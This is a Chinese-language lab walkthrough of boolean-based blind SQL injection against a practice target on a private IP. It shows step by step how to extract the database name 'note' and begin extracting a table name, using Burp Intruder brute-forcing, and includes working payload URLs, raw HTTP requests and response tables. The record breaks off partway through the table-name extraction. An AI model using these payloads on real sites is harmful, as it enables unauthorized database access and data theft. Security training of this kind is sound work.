


# SQL注入-盲注

## 访问环境

步骤一：访问环境，端口为默认 80 端口，请勿访问图片中端口。

1. URL为： `http://192.168.10.41/?id=1`


2. 左下角显示 yes



## 构造Payload

步骤二：判断字符型注入

1. 使用单引号测试， `http://192.168.10.41/?id=1'` 页面显示 no




2. 使用注释，注释掉后边的单引号，如果页面返回 yes 则，确定是字符型注入。




## 开始注入

### 步骤三：查询列数

1. 构造语句 `http://192.168.10.41/?id=1' and 1=1 order by 3--` - 返回正常



2. 查询4列, `http://192.168.10.41/?id=1' and 1=1 order by 4--` - 页面显示 no, 说明有只有3列。但是页面中并没用显示位, 所以使用查询注入在这里并不生效。可以使用时间盲注、布尔注入来进行SQL注入。



#### 步骤四：构造盲注语句


1. 这里不能像查询注入一样构造语句，这里用到函数如下：

- length() 获取长度
- ascii() 将查询出来的数据转为ascii码
- substr() 对查询出的数据进行截取
- limit() 对查询出的数据，分层显示。

## 获取数据库名字长度

#### 步骤五：数据数据库名称长度

1. 掌握了需要用的函数，接下来构造盲注语句。如果数据库名称长度大于等于10返回 yes，如果小于10返回 no。
2. `http://192.168.10.41/?id=1' and length(database()) >=10 --+` 返回 no 说明数据库名称小于10



3. 使用二分法，获取数据库长度，这次测试是否大于等于1，页面返回 yes，说明数据库长度大于1



4. 这次测试是否大于等于5，页面返回 no，说明数据库长度小于 5



5. 这次测试是否大于等于4，页面返回 yes 说明数据库名称长度为 4




# 获取数据名字


## 步骤六：获取数据库名称

1. 使用substr()函数，截取数据库名称的第一位数字，是否等于a，如果等于a 页面返回 yes，如果不等于a，页面返回 no。这里返回 no 说明数据名称的第一位字母不等于 a。


`http://192.168.10.38/?id=1' and substr(database(),1,1)='a' -- -`




2. 打开 桌面/软件/Burp,将浏览器请发送到工具 Burp 中。然后右键选择 Send to Intruder 爆破模块中。




3. 清除所有自动选中。



4. 然后将 a 选中进行遍历。



5. 设置爆破字典，选择字典 a-z0-9 字典位置在 /桌面/软件/zidian/



6. 点击 Start attack 开始爆破，查看返回结果，找返回 yes 的页面。数据库第一个字符是 n。并了解到，返回 yes 页面的长度为 529。关闭当前页面。

Request	Payload	Status	Error	Timeout	Length	Comment
25	n	200			529	
0		200			528	
1	q	200			528	
2	w	200			528	
3	e	200			528	
4	r	200			528	
5	t	200			528	
6	y	200			528	
7	u	200			528	
8	i	200			528	
9	o	200			528	
10	p	200			528	
11	a	200			528	

Request	Response
	<pre> 16 &lt;body&gt; 17 &lt;h1&gt; 18 注入的世界，只有黑白两色。非黑即白.... 19 &lt;/h1&gt; 20 &lt;!-- sqlmap是没有灵魂的 --&gt; 21 &lt;form method="get"&gt; 22 姿势: &lt;input type="text" name="id" value="1"&gt; 23 &lt;input type="submit"&gt; 24 &lt;/form&gt; 25 &lt;pre&gt; 26 yes </pre>

7. 获取数据库第二个字符，返回到 Positions 只需要修改 substr 函数截取位置的地方即可。在此点击 start attack 即可爆破。

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder

1 x
2 x
...

Target
Positions
Payloads
Options

? Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```

1 GET /?id=1%27%20and%20substr(database(),1,1)%20=%27$a%27%20--%20- HTTP/1.1
2 Host: 192.168.10.41:32212
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 X-Forwarded-For: 8.8.8.8
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11
12

```

8. 获取数据库第二个字符为 o

Request	Payload	Status	Error	Timeout	Length	Comment
9	o	200			529	
0		200			528	
1	q	200			528	
2	w	200			528	
3	e	200			528	
4	r	200			528	
5	t	200			528	
6	y	200			528	
7	u	200			528	
8	i	200			528	
10	p	200			528	
11	a	200			528	
12	s	200			528	

Request	Response
	<pre> 16 &lt;body&gt; 17 &lt;h1&gt; 18 注入的世界，只有黑白两色。非黑即白.... 19 &lt;/h1&gt; 20 &lt;!-- sqlmap是没有灵魂的 --&gt; 21 &lt;form method="get"&gt; 22 姿势: &lt;input type="text" name="id" value="1"&gt; 23 &lt;input type="submit"&gt; 24 &lt;/form&gt; 25 &lt;pre&gt; 26 yes </pre>

9. 以此类推，一直修改 strsub 函数截取的位置，最终修改到 4，因为数据库名称的长度就为 4。

10. 获取第三位 t

Request	Payload	Status	Error	Timeout	Length	Comment
5	t	200	<input type="checkbox"/>	<input type="checkbox"/>	529	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	528	
1	q	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
2	w	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
3	e	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
4	r	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
6	y	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
7	u	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
8	i	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
9	o	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
10	p	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
11	a	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
12	s	200	<input type="checkbox"/>	<input type="checkbox"/>	528	

Request	Response
	<pre> 16 &lt;body&gt; 17 &lt;h1&gt; 18 注入的世界，只有黑白两色。非黑即白.... 19 &lt;/h1&gt; 20 &lt;!-- sqlmap是没有灵魂的 --&gt; 21 &lt;form method="get"&gt; 22 姿势: &lt;input type="text" name="id" value="1"&gt; 23 &lt;input type="submit"&gt; 24 &lt;/form&gt; 25 26 &lt;pre&gt; 27 yes </pre>

## 11. 获取第四位 e，数据库名字最终为 note

Request	Payload	Status	Error	Timeout	Length	Comment
3	e	200	<input type="checkbox"/>	<input type="checkbox"/>	529	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	528	
1	q	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
2	w	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
4	r	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
5	t	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
6	y	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
7	u	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
8	i	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
9	o	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
10	p	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
11	a	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
12	s	200	<input type="checkbox"/>	<input type="checkbox"/>	528	


Request	Response
	<pre> 16 &lt;body&gt; 17 &lt;h1&gt; 18 注入的世界，只有黑白两色。非黑即白.... 19 &lt;/h1&gt; 20 &lt;!-- sqlmap是没有灵魂的 --&gt; 21 &lt;form method="get"&gt; 22 姿势: &lt;input type="text" name="id" value="1"&gt; 23 &lt;input type="submit"&gt; 24 &lt;/form&gt; 25 26 &lt;pre&gt; 27 yes </pre>

## 获取表名字


步骤七：获取数据库里的表名称

- 构造盲注的 payload 同样用到 substr 函数，来截取 select table\_name from information\_schema.tables where table\_schema='note' limit 0,1 查询出来的第一个字符。
- 然后使用 ascii 函数，将查询和截取出来的字符转换为 ascii 数字，然后根据 ascii 对应找到相应的十进制数字。
- 然后截取出来的数字与 ascii 对比，如果等于 ascii 其中任意一个数字，页面就会返回 yes。
- Payload为: http://192.168.10.41/?id=1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema='note' limit 0,1),1,1))=1 -- -
- 将浏览器请求发送到工具 Burp。然后右键选择 Send to Intruder 爆破模块中。






6. 清除所有自动选中。



7. 设置遍历位置



8. 设置字典，由于 ascii 用十进制表示是从 0-127，作用字典也需要设置 0-127

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Cor

target Positions **Payloads** Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: **1** Payload count: 128

Payload type: **Numbers** Request count: 128

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type: ☒ Sequential ☐ Random

From: **0**

To: **127**

Step: **1**

How many:

**Number format**

Base: ☒ Decimal ☐ Hex

**Start attack**

9. 点击 start attack 进行爆破，同样找到长度是 529 的页面。并知道 payload 的值是 102，关闭当前爆破结果页面。

1 item - Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
103	102	200	<input type="checkbox"/>	<input type="checkbox"/>	529	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	528	
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
10	9	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
11	10	200	<input type="checkbox"/>	<input type="checkbox"/>	528	

10. 使用 payload 的值与 ascii 进行对比。获取到表的第一个字符 f

0101 1100	0134	92	0x5C	\	反斜杠
0101 1101	0135	93	0x5D	]	闭方括号
0101 1110	0136	94	0x5E	^	脱字符
0101 1111	0137	95	0x5F	_	下划线
0110 0000	0140	96	0x60	`	开单引号
0110 0001	0141	97	0x61	a	小写字母a
0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n
0110 1111	0157	111	0x6F	o	小写字母o
0111 0000	0160	112	0x70	p	小写字母p

11. 然后爆破表的第二个字符，只需要修改一个位置即可。返回到 PostItions，将 substr 函数截取的位置修改 2

2 ×

3 ×

...

jet

Positions

Payloads

Options

Start attack

Attack type: Sniper

▼

1 GET /?id=

1%27%20and%20%20ascii(substr((select%20table\_name%20from%20information\_schema.tables%20where%20table\_schema=%27note%27%20limit%200,1)%3d%3d%20--%20- HTTP/1.1

2 Host: 192.168.10.41:32212

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

6 Accept-Encoding: gzip, deflate

7 DNT: 1

8 X-Forwarded-For: 8.8.8.8

9 Connection: close

10 Upgrade-Insecure-Requests: 1

11

12

Add

Clear

Auto

Refresh

12. 再次点击 start attack 开始爆破，获取到 ascii 是108。

Request	Payload	Status	Error	Timeout	Length	Comment
109	108	200			529	
0		200			528	
1	0	200			528	
2	1	200			528	
3	2	200			528	
4	3	200			528	
5	4	200			528	
6	5	200			528	
7	6	200			528	
8	7	200			528	
9	8	200			528	
10	9	200			528	
11	10	200			528	

Request

Response

Pretty

Raw

Actions

1 GET /?id=

1%27%20and%20%20ascii(substr((select%20table\_name%20from%20information\_schema.tables%20where%20table\_schema=%27note%27%20limit%200,1),2,1))%3d108%20--%20- HTTP/1.1

2 Host: 192.168.10.41:32212

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

6 Accept-Encoding: gzip, deflate

7 DNT: 1

8 X-Forwarded-For: 8.8.8.8

9 Connection: close


10 Upgrade-Insecure-Requests: 1

11

13. 继续与 ascii 进行对比。获取到字母 l

0101 1110	0136	94	0x5E	^	脱字符
0101 1111	0137	95	0x5F	_	下划线
0110 0000	0140	96	0x60	`	开单引号
0110 0001	0141	97	0x61	a	小写字母a
0110 0010	0142	98	0x62	b	小写字母b
0110 0011	0143	99	0x63	c	小写字母c
0110 0100	0144	100	0x64	d	小写字母d
0110 0101	0145	101	0x65	e	小写字母e
0110 0110	0146	102	0x66	f	小写字母f
0110 0111	0147	103	0x67	g	小写字母g
0110 1000	0150	104	0x68	h	小写字母h
0110 1001	0151	105	0x69	i	小写字母i
0110 1010	0152	106	0x6A	j	小写字母j
0110 1011	0153	107	0x6B	k	小写字母k
0110 1100	0154	108	0x6C	l	小写字母l
0110 1101	0155	109	0x6D	m	小写字母m
0110 1110	0156	110	0x6E	n	小写字母n
0110 1111	0157	111	0x6F	o	小写字母o
0111 0000	0160	112	0x70	p	小写字母p
0111 0001	0161	113	0x71	q	小写字母q
0111 0010	0162	114	0x72	r	小写字母r

14. 获取表的第三位数字，返回到 PostItions，将 substr 函数截取的位置修改 3



15. 然后点击 start attack 找到返回 529 的页面，得到数字为 52

Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
53	52	200	<input type="checkbox"/>	<input type="checkbox"/>	529	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	528	
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
10	9	200	<input type="checkbox"/>	<input type="checkbox"/>	528	
11	10	200	<input type="checkbox"/>	<input type="checkbox"/>	528	

Request	Response
Pretty	Raw
Render \n Actions	
1 HTTP/1.1 200 OK	
2 Date: Sun, 23 Jan 2022 03:30:49 GMT	
3 Server: Apache/2.4.7 (Ubuntu)	
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29	
5 Vary: Accept-Encoding	
6 Content-Length: 317	
7 Connection: close	
8 Content-Type: text/html	
9	
10 <html>	
11	
12 <head>	

